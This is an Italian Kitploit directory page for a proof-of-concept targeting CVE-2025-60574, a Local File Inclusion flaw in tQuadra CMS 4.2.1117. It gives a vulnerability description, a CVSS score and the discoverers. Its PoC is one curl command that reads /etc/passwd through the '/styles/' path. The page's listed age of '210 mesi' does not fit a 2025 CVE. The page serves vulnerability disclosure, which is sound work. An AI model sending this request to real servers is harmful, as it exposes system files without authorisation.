
Skip to content
KitploitKITPLOIT
StrumentiExploitsBlog
Log in
Invia
StrumentiExploitsBlog
Invia

Strumenti di Hacking, PenTest e Cybersecurity per il tuo Arsenale di Sicurezza!

Kitploit è una directory di strumenti di hacking, cybersecurity e pentesting. Scopri gli ultimi aggiornamenti dei progetti per trovare vulnerabilità, analizzare sistemi, automatizzare i test e rafforzare la tua sicurezza.

··Feed·Contatto·Privacy·© 2026 Kitploit

Directory degli strumenti

Categorie

Vedi tutte le categorie
Loading categories
CVE-2025-60574 — Proof-of-concept exploit per CVE-2025-60574, una vulnerabilità di Local File Inclusion in tQuadra CMS 4.2.1117, che consente il recupero arbitrario di file tramite richieste GET appositamente formulate. | Kitploit
Strumenti/GitHubGitHub/jacopoaugelli/cve-2025-60574
Analisi delle VulnerabilitàExploitSfruttamento di Applicazioni WebRaccolta InformazioniPenetration Testing
GitHubjacopoaugelli/cve-2025-60574

CVE-2025-60574

Proof-of-concept exploit per CVE-2025-60574, una vulnerabilità di Local File Inclusion in tQuadra CMS 4.2.1117, che consente il recupero arbitrario di file tramite richieste GET appositamente formulate.

Vedi Repository
210 mesi faNon ancora revisionato

Più Popolari

Vedi tutti →

Scopri gli strumenti più utilizzati dalla nostra community.

Esplora tutti gli strumenti

Sfoglia la nostra collezione di strumenti

Vedi tutti gli strumenti →
Condividi

Scopritori di vulnerabilità e autori di exploit

Stefano Andreatta & Jacopo Candido Augelli


CVE-2025-60574

Descrizione della vulnerabilità

Una vulnerabilità di Local File Inclusion (LFI) è stata identificata in tQuadra CMS 4.2.1117. Il problema esiste nel percorso "/styles/", che non riesce a sanitizzare correttamente l'input fornito dall'utente. Un attaccante può sfruttarla inviando una richiesta GET appositamente predisposta per recuperare file arbitrari dal sistema sottostante.

Scopritori: Stefano Andreatta & Jacopo Candido Augelli

CVSS 3.1 - 7.5 Alto

CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N

Prova di concetto

curl -s https://vulnerable.site.com/styles//etc/passwd --output - | gunzip

PoC.png

Scarica lo strumento